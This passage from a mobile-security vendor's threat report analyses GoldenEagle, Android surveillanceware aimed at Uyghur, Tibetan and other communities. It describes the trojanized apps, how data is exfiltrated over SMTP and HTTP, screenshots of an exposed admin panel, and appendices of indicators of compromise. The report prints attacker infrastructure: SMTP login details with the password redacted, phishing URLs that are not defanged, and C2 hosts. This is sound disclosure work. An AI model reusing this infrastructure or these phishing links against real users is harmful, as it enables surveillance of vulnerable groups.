


Mapping out when apps trojanized with GoldenEagle were signed shows the actors' activity. A clear spike in samples belonging to this family took place during 2016, and new samples have continued to be observed in 2020. At this point it is unclear whether these new samples are part of testing or a re-emergence of GoldenEagle activity, as these newer samples appear to be largely unchanged and possess the test title "Golden.eagle".

The majority of samples of GoldenEagle were clearly developed with targeting of the Uyghur minority in mind and included trojanized versions of apps such as Sarkuy (Uyghur music service), Tawarim (Uyghur e-commerce site), uyhurqa kirgvzvx (Uyghur input keyboard), Yeltapan Air (possibly an airline booking application - Yeltapan Inc. is a popular Uyghur app development company), TIBBIYJAWHAR (Uyghur Pharmaceutical app), Hawar.cn News (believed to previously provide Uyghur-specific news and content), Nur.cn News (also delivers Uyghur-specific content) and the Uyghur Quran, among others.

Other samples included trojanized apps with a broad range of functionality from VPNs, instant messaging, and social networking to games, adult media content, and Google searching. Notable trojanized apps include Twitter, Facebook, Calendar, AIM, RenRen, VLC media player, and the QQ messaging application.

The expanse of applications trojanized by GoldenEagle also indicated additional targets, with applications titled "快搜西藏" (Quick Search Tibet), "西藏同程游记" (Travel Notes in Tibet) and "美丽西藏精选壁纸" (Beautiful Tibet Featured Wallpaper) that appeared to focus on individuals living or travelling in Tibet. "Gundem News" was also seen in the array of titles suggesting individuals in Turkey are also targeted. "8684公交", the Beijing bus transit application, was also seen as an app title, possibly indicating broader Chinese targeting.



The actors behind GoldenEagle have deployed trojanized versions of a staggeringly large and diverse set of applications. This level of technical investment combined with the longevity of operations suggests that GoldenEagle is being managed by a well-resourced adversary. Shown above is a subset of app icons from the GoldenEagle family.

## Malware details

GoldenEagle samples can be divided into two disparate groups; samples that communicate to attackers through HTTP requests and samples that communicate via SMTP to a hardcoded email address that is assumed to be operated by the attacker.

Early samples of GoldenEagle exfiltrated data through files sent over SMTP to an attacker-controlled email address. All samples had the same hardcoded attacker email - **twdwlgs2010@sina.cn**. On start up these samples also sent an SMS message to an attacker-controlled number (**18801206738**, a Beijing mobile number) with the message " **A host online**, **attention please!**".

Use of this version appears to have ended in 2017 and has only recently picked up again in May 2020 with samples labelled with the default name "**Golden.eagle**". The email address and phone number remains consistent. This makes it unclear whether this is testing by the actor or another wave of activity.

Data exfiltrated by these samples is limited to lightweight text files and includes the following content:

| Data type | File attachment | Subject/body of email | Content of text file |
|---|---|---|---|
| Call Logs | C.txt | **Subject:** Hello,George<br>**Body:** Forum Nokia Developer | <missed calls list><br>!-*RMC*-!<br><Incoming calls list><br>!-*RIC*-!<br><Outgoing calls list> |
| SMS | SX.txt | **Subject:** HELOS<br>**Body:** MyBody | <Inbox list><br>!-*ISG*-!<br><Outbox list><br>!-*OSG*-!<br><Drafts lits><br>!-*DSG*-!<br><Sentbox list> |
| Contacts | P.txt | **Subject:** Hi,Peter<br>**Body:** Launches N900-Newest mobile | <contact list> |

Early versions of Golden Eagle exfiltrate data as an attachment to an email with subject, body, and attachment file name specific to the type of data being exfiltrated. Incomplete functionality for MMS message exfiltration as well as receiving emails from the attacker for command and control operations was also seen in later samples.

The following credentials were used in all samples of the SMTP version of GoldenEagle:

**Smtp = "smtp.sina.cn"**

**User = "twdwlgs2010@sina.cn"**

**Password = [redacted]**

**From = "twdwlgs2010@sina.cn"**

The second version of GoldenEagle vastly expands the malware's capability and makes use of HTTP POST requests as its primary communication method with C2 infrastructure. These samples contain plaintext configuration files stored in the assets directory of each application from where C2 information can be gathered.

There are two versions of these configuration files that accompany slightly different functionality as well. The earlier version is labelled "**goledn_config.json**" that has only one configuration setting beyond attacker C2 details, which registers if the malware has been run for the first time or not. In samples making use of the second, more advanced version of the configuration file (named "**ygoledn_config.json**") the configuration contains up to 15 different parameters and the malware includes functionality to update these parameters through C2 instructions, allowing an attacker to enable and disable various malicious functionality.

These more recent GoldenEagle samples come with the surveillanceware capabilities listed below.

- Get contact information.
- Retrieve installed apps.
- Retrieve call history.
- Notify operator if it has root permissions.
- Retrieve any doc, txt, gif, apk, jpg, png, mp3, and db files that are found on external storage.
- Retrieve text messages.
- Take screenshots.
- Take photos with the device camera.
- Request device administrator privileges.
- Allow proxy configuration.
- Record calls in **.amr** format.
- Record environment audio when instructed by the operator.
- Location tracking.
- Get messages from chat applications such as WeChat.
- Send notifications to specific SMS endpoints.
- Update themselves.

SMS messages are sent by GoldenEagle when a second stage is successfully installed, or when a SMS message containing a Telegram code is received.

## GoldenEagle and CarbonSteal convergence

Lookout researchers discovered several code overlaps between CarbonSteal and GoldenEagle, suggesting that the malware families are developed by the same actor.

During our investigation, we noticed a unique WeChat ID (**wx09fa07f77f651c23**) in several CarbonSteal samples that was also found in one GoldenEagle sample. This ID is also used in an application (SHA-1: **30c34052ff4684b521e4a36038dd3d80a6693d20**) that is signed using the same signing certificate also used to sign known CarbonSteal samples. However, this particular sample appears to be an app dropper rather than a full-featured surveillanceware though it is also capable of tracking device location. The title and legitimate functionality of the app is called "**izda**" and it connects to a Uyghur content site of the same name[41]. Lookout researchers were not able to retrieve a malicious second stage from the app.

Code functionality not directly tied to malicious activity within the above-mentioned app dropper application was found to overlap with a number of other GoldenEagle samples all targeting Uyghur and Uzbek speaking individuals or groups. Their titles included, izda (Uyghur content site), Papap (a Chinese language vehicle information app associated with Autonavi), Baykuq (a Uyghur language news app), Misranim (a popular Uyghur language website), TIBBIYJAWHAR (Uyghur Pharmaceutical app), and Isimlar (an Uzbek child naming site, with a package name of **com.yeltapan.isimlar**).

[41] http://izda.com/


Application icons of malware samples that share overlapping code found in CarbonSteal and GoldenEagle.

All these titles are in line with past GoldenEagle and CarbonSteal targeting efforts, indicating that the two malware families have significant overlap in use. These new samples, in particular those with app dropper functionality may suggest the further evolution of this tooling and the continued activity of the actor behind these threats.

## C2 infrastructure and connections with other malware


During this investigation we mapped out a sprawling infrastructure used by the actor behind GoldenEagle which resulted in over 50 domains and IP addresses being tied to this adversary. There was a consistent pattern of registering and using fake domains intended to fool users into believing that the domain names were associated with popular services such as Google, Norton, Symantec, and Voxer.

At the time of writing this report, all known C2 infrastructure supporting GoldenEagle is no longer active. However, during the investigation in 2017-2018 we identified several domains which were found to contain security flaws, allowing for a deeper insight into adversary behavior, targeting and attribution. Among the content accessible was a management panel that contained email addresses of targets, what we believe to be GPS coordinates of target devices, IPs of admin logins and target devices, and evidence that phishing campaigns were being run from the same infrastructure.



| | | | | |
|---|---|---|---|---|
| □ | 445 | 36.45.[redacted] | 2018-03-07 10:36:57 | 成功登陆! |
| □ | 444 | 36.45.[redacted] | 2018-03-07 10:36:57 | 用户名或密码错误！ |
| □ | 443 | 36.45.[redacted] | 2018-02-28 10:45:45 | 成功登陆! |
| □ | 442 | 36.45.[redacted] | 2018-02-28 10:45:40 | 成功登陆! |
| □ | 441 | 36.45.[redacted] | 2018-02-28 10:45:40 | 用户名或密码错误！ |
| □ | 440 | 36.45.[redacted] | 2018-02-28 10:45:36 | 成功登陆! |
| □ | 439 | 36.45.[redacted] | 2018-02-28 10:45:36 | 用户名或密码错误！ |

During the investigation in 2017 and 2018, Lookout researchers were able to retrieve the IP addresses for logins to the administrator panel since mid August of 2017. This included over 100 addresses.




管理首页 > 钓鱼URL管理


返回

| □ | 编号 | 类型 | 发送方 | 接收方 | 发送时间 | IP | GPS | 时间 | 执行 |
|---|---|---|---|---|---|---|---|---|---|
| □ | 220 | qqmail | ZC | 973184048 | 2017-08-11 00:00:00 | 36.45.[redacted] | 34[redacted],108.[redacted] | 2017-11-03 10:26:26 | 设备信息 \| 删除 |
| □ | 219 | qqmail | ZC | 973184048 | 2017-08-11 00:00:00 | 36.45.[redacted] | 34[redacted],108.[redacted] | 2017-11-03 10:24:06 | 设备信息 \| 删除 |
| □ | 218 | qqmail | ZC | 973184048 | 2017-08-11 00:00:00 | 36.45.[redacted] | 34.21[redacted]1,108[redacted] | 2017-11-03 10:22:54 | 设备信息 \| 删除 |
| □ | 217 | whatsapp | smile | group | 2017-08-15 00:00:00 | 36.45.[redacted] | 34.[redacted]3,108[redacted] | 2017-09-30 17:12:38 | 设备信息 \| 删除 |
| □ | 215 |  |  |  | 0000-00-00 00:00:00 | 58.61.[redacted] | , | 2017-08-15 21:34:17 | 设备信息 \| 删除 |

Target upload logs as seen on an open GoldenEagle administration panel showing some of the earliest uploads from infected devices in 2017. The logs shown in this figure are most likely test devices.


Nanyaotou Eastern District Building No.44
南窑头东区44号楼
Nanyaotou Eastern District Building No.23
南窑头东区23号楼
Best Express (Xi'an Gaoxinliu Station)
百世汇通(西安高新六站)
Dongfeng Nissan Xi'an Jiayi Second-hand Car...
东风日产西安佳益二手车零售店
东风日产西安佳益专营店
Xi'an Tianhe Defense Technology Co., Ltd.
西安天和防务技术股份有限公司
GAC Honda Xi'an Guanqun Branch
广汽本田西安冠群店
Keji 5th Rd
沣惠南路
Digital Mansion
数字大厦
Haisheng International Building 1
海升国际1号楼
Tangchang'an City's Wall Relic Site Park
唐延路
Qishang Bank
齐商银行
昆仑银行24小时自助银行
Standard Chartered Bank
渣打银行
Kid Castle Road
Nobleman Training Club
诺伯曼超越运动会馆
Class International Mansion Block A
CLASS国际公馆
Wanbang Xinyue Hotel
万邦欣悦酒店
Bank of Communications
交通银行
Van Metropolis Block E
旺座现代城
China Minsheng Bank (Xi'an Fe
中国民生银行(枫林绿洲支

Mapping out GPS coordinates listed in the management panel shows a close clustering centering around Tang chang'an Wall Site Park. One of these is located in an area labelled Xi'an Tianhe Defense Technology, which is a large defense contractor in China.



管理首页 > 钓鱼URL管理

添加钓鱼URL

| □ | 编号 | 种类 | 钓鱼URL | 时间 | 执行 |
|---|---|---|---|---|---|
| □ | 82 | voxer | http://ace.v0xer.net:8086/voxer/index.php?id=voxer | 2017-09-30 13:52:36 | 访问URL \| 删除 |
| □ | 83 | facebook | http://ace.v0xer.net:8086/facebook/index.php?id=facebook | 2017-09-30 13:54:58 | 访问URL \| 删除 |
| □ | 84 | vk | http://ace.v0xer.net:8086/vk/index.php?id=vk | 2017-09-30 13:55:14 | 访问URL \| 删除 |
| □ | 86 | smile | http://ace.v0xer.net:8086/manager/do.php?url=https://zhuanlan.zhihu.com/p/28353086&type=whatsapp&send=smile&get=group&sendtime=2017/8/15 | 2017-09-30 13:57:17 | 访问URL \| 删除 |
| □ | 93 | skype | http://ace.v0xer.net:8086/skype/index.php?id=skype | 2018-02-01 09:11:06 | 访问URL \| 删除 |
| □ | 92 | uuo09 | http://ace.v0xer.net:8086/manager/do.php?url=http://www.baidu.com/&type=ceshi&send=ZC&get=uu009&sendtime=2017/11/16 | 2017-11-16 09:05:45 | 访问URL \| 删除 |
| □ | 87 | kik | http://ace.v0xer.net:8086/kik/index.php?id=kik | 2017-09-30 13:57:50 | 访问URL \| 删除 |
| □ | 89 | sohu | http://ace.v0xer.net:8086/manager/do.php?url=http://www.sohu.com/a/163741878_267106/&type=qqmail&send=ZC&get=973184048&sendtime=2017/8/11 | 2017-09-30 14:00:12 | 访问URL \| 删除 |
| □ | 90 | df | http://ace.v0xer.net:8086/manager/do.php?url=http://www.sohu.com/a/163741878_267106/&type=qqmail&send=ZC&get=973184048&sendtime=2017/8/11 | 2017-11-02 16:36:38 | 访问URL \| 删除 |

Screenshot showing one of the open GoldenEagle management panels where attacker-specified phishing links for Voxer, Facebook, VK, and Kik are listed. The translated table column titles from left to right are: "Number", "Type", "Phishing URL", "Date", "Action". The button in the top left is labelled "Add Phishing URL". **ace.v0xer[.]net** was seen live as late as August 2018 and resolved to an IP address to which a GoldenEagle C2 server (**www.vipapkdownload[.]com**) also resolved until September 2019, suggesting GoldenEagle was used in multi-year campaigns and may have leveraged phishing attacks at the same time.

A small number of GoldenEagle samples were also found to communicate to a C2 server known to be associated with DoubleAgent activity and tied to SilkBean infrastructure mentioned previously in this report (**babyedu-online[.]com**). Titles of these applications appear in English, Uyghur, Chinese, Arabic and Uzbek. One title "Abdulweli Qari" may refer to the prominent Uyghur Muslim cleric Abdukerim Abduweli, also known as, Kerem Qari, who was imprisoned in northwest Xinjiang[42].

This follows the consistent pattern we have observed in IoCs within the four malware families discussed here of leveraging the names of prominent figures in the Uyghur community as email addresses in WHOIS information, and titles and content of malware samples, intended to entice individuals who are engaging in these topics.

A handful of GoldenEagle samples also share a C2 IP address (**203.124.14[.]109**) with known samples of Spywaller[43] and titles of those samples were Uyghur targeted, yet another addition to the actor's Android surveillance arsenal.

[42] https://www.rfa.org/english/news/uyghur/cleric-12142018153501.html

[43] https://blog.lookout.com/spywaller-mobile-threat

## About Lookout

Lookout is the leader in mobile security, protecting the device at the intersection of the personal you and the professional you. Our mission is to secure and empower our digital future in a privacy-focused world where mobile devices are essential to all we do for work and play.

The broad adoption of smartphones and tablets have created new and endless ways for cybercriminals to convince you to willingly use your mobile device for their unlawful gain. The most common start of a cyberattack is a phishing link and mobile devices have enabled new ways to send them to you. Phishing risks no longer simply hide in email, but in messaging, social media, and even dating apps. Because we use these devices for both, protecting against phishing is critical for our personal and professional lives.

Lookout enables consumers and employees to protect their data, and to securely stay connected without violating their privacy and trust. Our platform uses artificial intelligence to analyze data from nearly 200 million devices and over 100 million apps to protect you from the full spectrum of mobile risk. As a result, Lookout delivers modern endpoint security with the most comprehensive protection from device, network, app and phishing threats without prying into your data.

**To learn more, visit lookout.com.**

## Acknowledgements

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# Appendix A: Targeted countries

While studying the malware in this report, evidence suggests the targeting of fourteen different countries based on language-specific app titles, in-app content and domain names. Twelve out of the fourteen countries are on the Chinese government's "26 Sensitive Countries" list, as found in the Human Rights Watch report on "Eradicating Ideological Viruses: China's Campaign of Repression Against Xinjiang's Muslims"[44]. This compounds our understanding that this long-running toolset is a nation state actor at work and their target is the Uyghur population.

| Country | On the Chinese government's list of sensitive countries | Targeted by the Surveillanceware discussed in this report | Evidence of targetig |
|---|---|---|---|
| Afghanistan | ✓ | ✓ | Titles and in-app content in Pashto<br>E.g. " ئستىخاره دۇئاسى " |
| China |  | ✓ | Chinese titles for all malware in this report<br>E.g. "设置", "安卓更新" |
| Egypt | ✓ | ✓ | Domain name **egyptedu-online[.]com** |
| France |  | ✓ | Domain name **francedu-online[.]com** |
| Indonesia | ✓ | ✓ | Titles and in-app content in Indonesian<br>E.g. "**Marbel Doa Islam**"<br>"**Tafsir 1001 Mimpi**" |
| Iran | ✓ | ✓ | Titles and in-app content in Persian |
| Kazakhstan | ✓ | ✓ | Titles and in-app content for Kazakhstan<br>E.g. "**Kazgu**"[45] |
| Kuwait |  | ✓ | Titles and in-app content focusing on Kuwaiti services<br>E.g. "**A2Z Kuwait FM Radio**" |
| Malaysia | ✓ | ✓ | Titles and in-app content in Malay<br>E.g. "**Fiqih Islam Lengkap**"<br>"**Doa Harian Islam**"<br>"**Kumpulan Doa-Doa**" |
| Pakistan | ✓ | ✓ | Titles and content in Pashto and/or Urdu<br>E.g."**Shadi Ki Pehli Raat**" |

[44] https://www.hrw.org/report/2018/09/09/eradicating-ideological-viruses/chinas-campaign-repression-against-xinjiangs

[45] https://m.facebook.com/neombbs/posts/2183704765076748

| | | | |
|---|---|---|---|
| Soudi Arabia | ✓ | ✓ | Domain name **arabiaedu-online[.]com** |
| Syria | ✓ | ✓ | Titles and in-app content focusing on Syria<br>E.g. "**Syria News**" |
| Turkey | ✓ | ✓ | Titles, domain names, and in-app content focusing on Turkey<br>E.g. Domains:<br>**turknews-online[.]com**<br>**turkyedu-online[.]com**<br>Titles:<br>"**Türk Tarihindeki imparatorluklar**"<br>"**Turkey Navigation**"<br>"**Al Quran Turkish**" etc. |
| Uzbekistan | ✓ | ✓ | Titles, and in-app content in Uzbek<br>E.g. "**Qum basqan sheher**"<br>"**Uyghurum radiosi**" |

# Appendix B: Indicators of compromise

## SilkBean

### Command and control infrastructure

**www.turkyedu-online[.]com**
**www.englishedu-online[.]com**
**www.turknews-online[.]com**

### SHA-1 hashes

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# DoubleAgent

## Command and control infrastructure

youtube.dynamicdns.org[.]uk
tree.ddns[.]us
coco.wikaba[.]com
umare.zyns[.]com
phpyahoo.mrbasic[.]com
androidapps.spdns[.]eu
androidapps.fvk[.]cc
androidapps.linkpc[.]net
androidapps.duia[.]in
heartsys.dnsapi[.]info
androidapps.nsupdate[.]info
android.apps.us[.]to
androidapps.spdns[.]org
androidapps.npff[.]co
androidapps.home.hn[.]org
androidapps.nerdpol[.]ovh
androidapps.myfirewall[.]org
androidapps.jetos[.]com
androidsapps[.]ml
androidapps.tempors[.]com
wephone[.]top
www.turknews-online[.]com
www.cookedu-online[.]com
176.31.115[.]156
babyedu-online[.]com

## SHA-1 hashes

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# CarbonSteal

## Command and control infrastructure

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103.75.3[.]59:8443
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ss904.w3.ezua[.]com:8443
119.36.193[.]210:8888
58.49.109[.]166:8011
58.49.109[.]166:8012
59.188.236[.]193:8012
59.188.85[.]70:8089
61.134.50[.]45:801
61.134.50[.]45:8011
103.66.217[.]15:8008
103.85.21[.]175:8088
6006.secpert[.]com:8008
s101.secpert[.]com:8088
111.172.155[.]190:60066
s2.upupdate[.]cn:8088
113.57.68[.]223:15005
amote-366.vicp[.]cc:15005
103.105.59[.]47:8081
110.153.177[.]126:1882
103.74.193[.]122:8081
183.94.24[.]18:15005
59.175.144[.]74:9091

## SHA-1 hashes

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# GoldenEagle

## Command and control infrastructure

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